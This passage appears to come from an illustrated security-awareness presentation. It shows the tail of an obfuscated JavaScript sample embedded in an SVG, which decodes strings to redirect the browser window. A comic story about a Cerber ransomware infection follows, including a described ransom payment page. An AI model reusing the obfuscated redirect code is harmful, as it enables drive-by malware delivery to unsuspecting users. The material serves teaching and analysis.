44 var jzong = "";
45 for(vfzya=pmfoht;vfzya<vwscm.length;vfzya++){
46   jzong += vwscm[vfzya];
47 }
48 vwscm = jzong;
49 alert(vwscm);
50 return vwscm;
51 }
52 var ufxbcx = window;
53 var vnoesm = izgklhsb("Lw8Yvft",4,true);
54 var wyuzl = izgklhsb("2OFqvR?tLKmvhYV",7,true);
55 var iesadz = izgklhsb("F1KURbmFU3ly6N",10,true);
56 ufxbcx[vnoesm][wyuzl][iesadz] = izgklhsb("VO1zcX3m..BAXY2s97VfzbtF6uci8wXrDcvmA8fvyTN.",5,false);
57 ]]></script>
58 </svg>
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THE URL IS REVEALED



“MAN, I CRACKED ALL OF THEM..” SO
SAM WENT ON HIS MERRY WAY...



THE END!?!







SAM GOT A SNAIL MAIL FROM
GRANDMA...




GRANDMA NEEDS HELP... TIME TO
SAVE GRANDMA...




GRANDMA'S BEEN VICTIMIZED BY CERBER...




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
...NOT VIRUSES...



CERBER DECRYPTOR




PROVE YOU'RE HUMAN



SPECIAL PRICE FOR A LIMITED TIME



The screenshot shows a web browser window with the title "Cerber Decryptor". The address bar displays a long alphanumeric string. The navigation bar includes links for "Home page", "FAQ", "Support", and a prominent red button labeled "Decrypt 1 file for FREE". Below the navigation bar, the text "CERBER DECRYPTOR" is displayed. The main content area features a large heading: "Your documents, photos, databases and other important files have been encrypted!". Below this, it states: "To decrypt your files you need to buy the special software – «Cerber Decryptor»." It then specifies: "All transactions should be performed via  **bitcoin** network only." The special price is highlighted in green: "Within 5 days you can purchase this product at a special price: **B1.000** (= \$903)." A red line of text indicates the future price: "After 5 days the price of this product will increase up to: **B2.000** (≈ \$1807)." At the bottom, a large red button contains the text "The special price is available:" followed by a large digital timer showing "04 . 23:59:29".


Cerber Decryptor

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
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TECH SUPPORT IF YOU HAVE PROBLEMS



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Cerber Decryptor

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
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
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
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
DECRYPTING



